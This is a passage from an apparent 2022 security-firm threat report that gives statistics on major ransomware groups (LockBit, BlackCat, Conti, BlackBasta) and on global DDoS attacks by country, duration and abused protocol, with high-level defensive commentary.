


Figure 21 2022 Top 10 Threat Actors Comparison

## Lockbit 3.0

As evidenced throughout our monthly reports, Lockbit proved relentless in their targeting and remained the prime threat to organisations throughout 2022, with the exception of November, in which they placed third, an anomaly. In total, Lockbit were responsible for 846 of the 2531 attacks (33%); this is a 94% increase from the 436 attacks they orchestrated in 2021, and a proportional increase of 17%. Importantly however, whilst this reflects an increase of almost double, no hack and leak data for Lockbit was observed for the first half 2021. As such, had they produced a full year of attacks, we may have observed similar numbers.

Since their boom in June 2021, they have continued to place highly on the scoreboard, leading consistently from October 2021, with minor fluctuations between first and second place in the earlier months (July, August and September). Notably, the greatest number of attacks was observed from the last half of 2021 and into the first half of

2022, with the exception of the quieter seasonal months, December and January. Specifically, higher and consistent numbers were observed in the August-November 2021 period, and February-May 2022 periods.



Figure 22 Hack & Leak Numbers for Lockbit 2.0/3.0 2021-2022

## Lockbit 3.0

The decline in Lockbit's numbers around May-June coincides with the groups rebrand from Lockbit 2.0 to 3.0 as well as numbers being lower across the threat landscape overall and fluctuating. For each month in 2022, Lockbit accounted for between 30-40% of attacks; it is only more recently in the November (12%) and December (21%) periods in which Lockbit accounted for its lowest percentages ever. This was particularly interesting as, despite overall ransomware numbers being at a consistent high for the first time since spring 2022, Lockbit's contributions were less prominent. This likely suggests that other threat actor groups are becoming more active, and is supported by a number of new and old groups surging in late 2021, such as Bianlian, Royal, Play and Karakurt.

Whether an injection of new ransomware actors/boom in existing group numbers will give Lockbit a run for their money remains to be seen. Irrespective of their quieter November/December months, it is fair to say that Lockbit have been highly active throughout 2022. The vast number of global attacks for which they are responsible has and will continue to draw the attention of law enforcement. Should the group continue on this trajectory, we may witness a similar demise to that of previous major players (REvil, Darkside, and Conti) in a bid to ward off prosecution or perhaps another re-brand with new infrastructure and capabilities.

### Sectors Targeted

In 2022, Lockbit's most targeted sectors concerned Industrials with 276 attacks (33%), Consumer Cyclicals 168 (20%), and Technology with 79 (9%). The group's focus has not changed since 2021, with the same top 3 sectors targeted last year. With such a major stake in the landscape, Lockbit holds major influence in the overall sectoral and industry targeting patterns observed.

### Industry Targeted

Where industries were concerned, Professional and Commercial Services ranked highest with 134 attacks (16%), followed by Construction and Engineering with 63 attacks (7%), and Specialty Retailers and Hotels and Entertainment Services joined with 40 attacks each (5%). Similar industries were observed last year although in joint third, we identified Software and IT Services and Food and Tobacco.

## BlackCat

Second to Lockbit, BlackCat accounted for 215 attacks: 8% of the 2,531 observed across 2022. With a quiet start in December 2021 (4 attacks), this was a drop in the ocean against the numbers to come, with the group likely testing the waters before producing a greater number of incidents in 2022. December 2021 and January 2022 reflect the early stages of the operation with lower numbers, albeit on the increase, before stabilising from February to April. From April, the numbers fluctuate greatly with peaks and troughs throughout the summer and autumn as the overall threat landscape evolved.

On average, BlackCat were responsible for 18 attacks each month. December, however proved particularly active with 30 incidents (11%), the highest number for the group at any one time. As discussed in the most recent monthly reports, November and December saw a spike in numbers across the landscape. It is worth noting that in November, despite the overall increase, BlackCat only accounted for 15/265 attacks (6%). December therefore not only illustrated the greatest number of attacks for the group (30), but a 50% increase in attack numbers from November and a proportional increase of 24% between the two months. As such, BlackCat rounded off the year with a rather substantial growth that may set the tone for the group's activity in 2023.

### Sectors Targeted

The top three sectors targeted concerned the Industrials with 78 attacks (36%), Consumer Cyclicals 39 (18%) and Technology 21 (10%).

### Industry Targeted

The top three Industries targeted were Professional and Commercial Services with 46 attacks (21%), Software and IT Services and Government Activity in joint second with 11 attacks each (5% respectively), and Schools, Colleges and Universities and Construction and Engineering with 10 attacks each (5% respectively).



Figure 23 Hack & Leak Victims for BlackCat 2021-2022



## Conti

One of the key changes to the threat actor line-up in 2022 was the demise of Conti following a highly active year in 2021. In 2021, Conti were responsible for 556 attacks, accounting for 21% of the 2667 observed, and leading the threat actor board for the year. In contrast, 2022 saw much smaller numbers with 177 attacks, amounting to 7% of the 2531 identified for the year, before a total reduction from June onwards. This reflects a proportional decline of 14%, and with no expectations for the group to resurface under the Conti name.

As displayed in Figure 24, Conti's activity in 2022 was short lived, with the greatest incline observed in the first quarter, and attaining the highest numbers in March. This peak likely reflects a final surge in cases before the group slowly shut down across April and May before recording a final case in June.

Notably, this decline coincides with the introduction of newcomer BlackBasta, believed to be associated with, or a replacement for, Conti. As such, whilst we may no longer observe ransomware attacks under the Conti name, the threat actors may continue to operate via suspected affiliated groups (including Hive) and new groups alike.

### Sectors Targeted

In 2022, Conti's main focus concerned the Industrial sector with 74 attacks accounting for 42%, followed by Consumer Cyclical with 42 attacks (24%), and finally Basic Materials with 14 (8%).

### Industry Targeted

Conti's Top 3 targeted industries were Professional and Commercial Services with 38 attacks (21%), followed by Machinery, Tools, Heavy Vehicles, Trains and Ships with 17 attacks (10%). Joint third place concerned Hotels and Entertainment Services, Construction and Engineering, Textiles and Apparel, and Homebuilding and Construction Supplies with 7 each (4%).




Figure 24 Hack & Leak Numbers for Conti 2021-2022

## BlackBasta

Finally, whilst BlackBasta ranked in fourth place, given their possible link to Conti and number of overall attacks, 153 (6%), they remain important. The group observed a steady incline in numbers before a minute drop in June (by 1). Notably, this is a rather small shift given that the overall threat landscape saw a substantial decline from 237 in May to 135 in June, with many threat actors observing much greater decreases. Maintaining more or less the same numbers despite an overall drop in June as well as accounting for 12% of attacks that month and ranking in second place is illustrative of the groups powerful entry into the landscape.

Numbers fluctuated more dramatically following July with a major decrease observed in November, which was particularly notable as the figures for November increased overall. Whilst cases rose in December, this increase remained small where compared to additional threat actors and previous months. For example, although BlackBasta's numbers increased from 5 to 14 incidents in December, attacks in December rose across the board meaning that the group only accounted for 5%, a small proportional increase of 2% from November. At present, this suggests that BlackBasta's numbers are down, however, this may be the result of seasonal fluctuations and remains to be seen whether they will spike as we move into 2023.

### Sectors Targeted

BlackBasta's sectors focused on Industrials with 73 attacks (48%), followed by Consumer Cyclicals with 32 (21%), and finally Technology with 14 (9%). These align with both the wider threat landscape and Conti's targeting alike.

### Industry Targeted

Industries targeted concerned, Machinery, Tools, Heavy Vehicles, Trains & Ships with 25 attacks (16%), followed by Construction and Engineering with 17 incidents (11%), and Professional and Commercial Services with 14 (9%).

### Looking Ahead

Looking ahead at 2023, the data suggests that Lockbit will likely maintain a prominent

if not primary position on the leader board given their consistent and substantial targeting. Organisations should consider Lockbit a continuous threat and familiarise themselves with relevant TTPs, sectors, and industries of interest to maintain or establish, a strong security protection perimeter against the group. In addition, similar importance should be placed upon protection against BlackCat and BlackBasta TTPs as their numbers appear to be on the incline, as well as having been responsible for a great number of ransomware attacks this year. For now, Conti appears to have rebranded/filtered off into affiliated groups, though remaining aware of historic TTPs and targeting will continue to serve as valuable, wherein similarities may manifest across the likes of BlackBasta or Hive.



Figure 25 Hack & Leak Numbers for BlackBasta 2021-2022

## Regions

Finally, as evoked in our monthly reports, North America and Europe suffered the greatest number of attacks across 2022. North America took the greatest hit with 1106 attacks (44%), followed by Europe 896 (35%), Asia 287 (11%), South America 128 (5%), Oceania 62 (3%), Africa 42 (2%) and 9 undisclosed reflecting those attacks with victim names yet to be confirmed due to new threat actor hack and leak methods.

Whilst North America took the lead, this reflects a 24% decrease from 1447 incidents in 2021 and an 11% proportional decrease. Europe observed an 11% increase in attack numbers from 810 to 896, yet only a 5% proportional increase from 2021, thus presenting a similar level of targeting to the previous year. Asia rose slightly from 237 incidents in 2021 to 287 in 2022, a 21% increase, although only reflecting a small proportional growth of 2%. South American numbers increased from 97 to 128 attacks, a 31% increase and 2% proportional growth. Attacks in Oceania rose from 53 to 62, reflecting a 17% increase and 1% proportional growth. Finally, ransomware in Africa almost doubled from 23 to 42 attacks, reflecting an 83% increase and 1% proportional increase.

As such, there were a number of notable increases in raw numbers, certainly amongst Asia, South America and Africa. Proportionally however, these regions accounted for a very similar amount of attacks to that of last year. Hence, where the wider threat landscape is concerned, little variation in the overall share of targeting was observed.

North America observed the only decrease in percentage and proportional change, suggesting that targeting within the region is declining in both respects. That said, although taking up slightly less of the attack surface than last year, numbers remain high within the

region. Naturally, as North America accounts for a vast number of global businesses, the sheer size exposes it to a greater number of risks and higher number of ransomware attacks in consequence. Organisations globally should continue to practice strong cyber security measures irrespective of decline, or similar proportional targeting.




Figure 26 Percentage of Victims by Region for Hack & Leak Victims (2022)



---

# DDoS Threat Landscape

In this section we will expand upon the DDoS data we began analysing in October's Threat Pulse, looking at 2022 in its entirety and asking some of the pertinent questions we as intelligence analysts use to drive future intelligence requirements. We will dive into the where, when, and how of DDoS attacks across 2022, asking the following questions:

- Where were most attacks targeted geographically?
- When were the top targeted countries attacked during 2022?
- How were victims attacked?
- How long were attacks carried out for?

## Geography

There were 230,519 observed DDoS events over the whole of 2022. Of these, an astonishing 45% targeted the United States. Mirroring the observations made for DDoS events as a whole, the United States experienced their highest number of attacks in January with 27% of their yearly total. Similarly, the US experienced the fewest number of attacks in October, with 3% of their yearly total. The United States was consistently the most targeted nation around the world, retaining the top spot for every month of the year.

France claimed 2nd place, representing only 5% of the global total. Likewise with the United States, and the observations of the total global attacks, France experienced their most attacks in January with a total of 22% of their total yearly attacks, and the fewest in October with 3% of their yearly total.

Behind France as the 3rd most targeted nation for DDoS attacks in 2022 is the United Kingdom. The UK experienced 4.5% of the global total of DDoS attacks. Continuing the trend established by the US and France, the UK experienced the most attacks in January and the fewest in October with 34% of their yearly total and 2% of their yearly total respectively.

We can see from the below graphical representation the proportion of yearly global attacks levied against the 10 most targeted nations.

Though the US was consistently the most targeted nation globally for DDoS attacks, the holders of 2nd and 3rd most targeted were not as consistent. 8 countries shared second and third place at different stages throughout the year, these countries are:

- UK
- Canada
- France
- China
- Iran
- Germany
- Brazil
- Afghanistan

Of these 8 nations, the standout is Iran. Iran only featured in the top 10 most targeted nations once in 2022: in June, when they experienced 2,351 denial of service events and were the 2nd most targeted nation globally at that time. Outlier instances like this potentially indicate the existence of a specific campaign against the Islamic Republic. It is possible that this outlier represented a targeted campaign by one actor or collection of actors with a joint purpose. Coincidentally, an interesting observation also outlined in this report was the targeting of Iranian steel companies in June 2022, by the self-proclaimed hacktivist group, Predatory Sparrow aka Gonjeshke Darande. See the section, Predatory Sparrow attack on Iran Steel Plant.

It is likely that this elevated level of targeting returned to normal levels after June, as the specific campaign responsible for elevating them either concluded or was mitigated through implementation of defensive measures.

A geographic hot map, used for visualisation of data, can be found on the next page, helping to represent the scale of attacks observed by the top ten most targeted nations around the globe for the entirety of 2022.




Figure 27 Top 10 Targeted Nations as a % of Overall Global Total

When examining attacks for the top 5 most targeted nations, after the United States (France, United Kingdom, Germany, China, and Canada), they mostly follow the pattern set by the month-by-month percentages of total attacks across the globe throughout the year. Though each of the five nations is at various stages recording either higher or lower volumes of attacks proportional to their total than that of the global total of all nations, represented by the grey columns, they all roughly align individually with what is observed happening at a global scale. This potentially indicates that despite following the spikes and dips of the overall percentages for the most part, there may have been specific events which triggered elevated targeting levels of specific nations.

Alternatively, as these are 5 of the top 10 most targeted nations around the globe, it is likely that there are multiple campaigns being conducted against them at the same time, and so these spikes and dips could align simply with the initiation and conclusion of different campaigns with a resulting varying level of overlap.




Figure 28 Hotspot Map Representing Concentration of Global Attacks




Figure 29 Month-by-Month Proportional Breakdown for 5 Most Targeted Nations (after the US) Compared to the Global Overall % Total



## Attack Durations

The overwhelming majority of DDoS events observed in 2022 resulted in a service disruption lasting between 5 to 10 minutes. Of the 230,519 observed events, 30% lasted for this length of time. This is more than twice as many as the next most common duration of between 3 to 4 minutes, representing 14% of the yearly total. Though the second most common length of time which a disruption lasted, this is the highest number of attacks for a single-minute duration, as opposed to the 5-minute window between 5 and 10 minutes which represented the majority of attacks. This attack duration, of 5-10 minutes, was the most common throughout the year, containing the highest number of events every month except for August and September. In these months, the 3-4-minute window was the most prevalent, though the 5-10-minute window was not far behind with the second highest number of attacks in both months.

A representative graph of attack time frames can be found below:




Figure 30 Attack Durations as % of Global Total Attacks

Though the modal duration of attacks was 5-10 minutes for the year as a whole, and for 10 out of 12 months individually, the mean or average attack time was much longer. This skewing of attack durations is due to the occurrence of multiple attacks each month which lasted, not in the minutes range, but in the days. The longest attack of the year was levied against Afghanistan, and lasted for 51 days in total, across April, May, and June.



The following table shows the top 10 attacks in 2022, based on time frame and the dates they were initiated.

Duration (days)	Country	Started	Concluded
51	Afghanistan	20-Apr-22	10-Jun-22
51	Afghanistan	20-Apr-22	10-Jun-22
51	Afghanistan	20-Apr-22	10-Jun-22
51	Afghanistan	20-Apr-22	10-Jun-22
44	United States	08-Feb-22	23-Mar-22
42	Afghanistan	29-Apr-22	10-Jun-22
41	United States	08-Feb-22	21-Mar-22
41	Spain	08-Feb-22	21-Mar-22
40	Afghanistan	20-Apr-22	30-May-22
32	Afghanistan	06-Jan-22	08-Feb-22

Table 1 Top 10 Attack Durations

The average monthly attack time, which accounts for attacks resulting in disruptions of less than a minute and more than a month, is depicted in the below graph:




Figure 31 Average Attack Duration (in minutes) Month-by-Month

Looking at the average duration of an attack allows for the significant gap between the shortest and longest attacks made each month. It can also potentially provide insight as to which types of protocols can be exploited for, or which nations experience longer, more disruptive attacks, and in turn provide insight to help defend against future attacks.

## Exploited Protocols

NCC Group observed more than 35 different protocols being abused for DDoS attacks in 2022. Some of them were used consistently in attacks over the course of the year, while some were used less frequently.

One protocol, LDAP, was exploited consistently throughout the year, and at far greater numbers than alternatives. Despite the overwhelming prominence of the LDAP protocol, there was a great variety in the other protocols which were frequently utilised by threat actors to carry out denial of service attacks. 28 of the 35 protocols used featured in the top ten most exploited protocols in at least one month of the year, including the aforementioned LDAP protocol which accounted for 56% of all DDoS events, or 129,768 disruption attacks.

The following information describes each of the top attack protocols accordingly.

LDAP, standing for Lightweight Directory Access Protocol is a protocol commonly used to provide open and standard access for directory information such as permissions, users, or file shares. It is probably best known for being used in Microsoft's Active Directory. LDAP can be used for injection attacks, similarly to how SQL injection attacks are conducted, utilising similar exploitation techniques, and has been observed being used in DDoS attacks since at least 2016.

DNS amplification attacks are reflection-based volumetric attacks leveraging open DNS resolvers to overwhelm target systems with traffic, causing them to overload and crash. Frequently exploited by botnets, each bot spoofs its IP with the real IP address of the target network, which gets overloaded

with DNS responses it did not initiate. To amplify the attack, threat actors will structure their initial DNS requests in order to receive as large a response as possible, amplifying the effect on the target system beyond the attacker's initial traffic.

Source 'protocol' concerns the Valve Source Engine flood, a UDP (amplification) attack used to consume available resources against a server. The attacks concern sending TSource Engine Query requests to a gaming server causing it to overload and resulting in a denial of the gaming service. The attack targets the games market, and can be utilised by those gamers wishing to cause a disruption to their opponents' services for their own gaming advantage, revenge, or as simple trolling.




Figure 32 Top 10 Most-Exploited Protocols as % of Global Total Attacks

## Conclusion

2022 kicked off with an explosion of DDoS attacks. Though our assessment shows that the numbers sharply dipped from February, and despite a couple of mini spikes, steadily declined over the course of the year. Despite this, they are something which has remained in the public consciousness, with botnets like Killnet becoming something discussed outside of security circles. The use of botnets and DDoS attacks combined with conventional military aggression in the Russia-Ukraine conflict has made it apparent that the cyber threat landscape has changed. Denial of service attacks are no longer seen as the purview of just script-kiddies and amateur threat actors, but also as a significant tool of disruption utilised by some of the most prominent global threat actors and impactful campaigns of disruption.

DDoS attacks affect the availability of systems or services, such as customer portals or websites. As such, the effectiveness of DDoS mitigations or controls are ideally measured in the amount of 'down-time' to systems that have been targeted. When conducting risk assessments against an organisation's critical assets, particularly those that rely on availability, due consideration should therefore be given to ensuring these have adequate protections in place.

As has been the case for a number of years, as more and more devices become connected to the internet (Internet of Things), the higher the likelihood that the size of botnets will increase, especially when one considers the rapidly evolving use of IoT in smart cities, connected vehicles, and smart tech in our homes.

We advise that all organisations take steps to understand how the threat of a DDoS attack may impact their operations and look at the many service offerings offered by reputable security providers.

Companies should also regularly run simulations that test that the implementation, the people and the processes provide suitable protection in the event of such an attack.



---

# Vulnerability landscape

Exploiting vulnerabilities is a proven point of entry for threat actors. In this section we highlight critical vulnerabilities that have been published during 2022 and enable readers to gain insights into the dynamics of the vulnerability landscape.

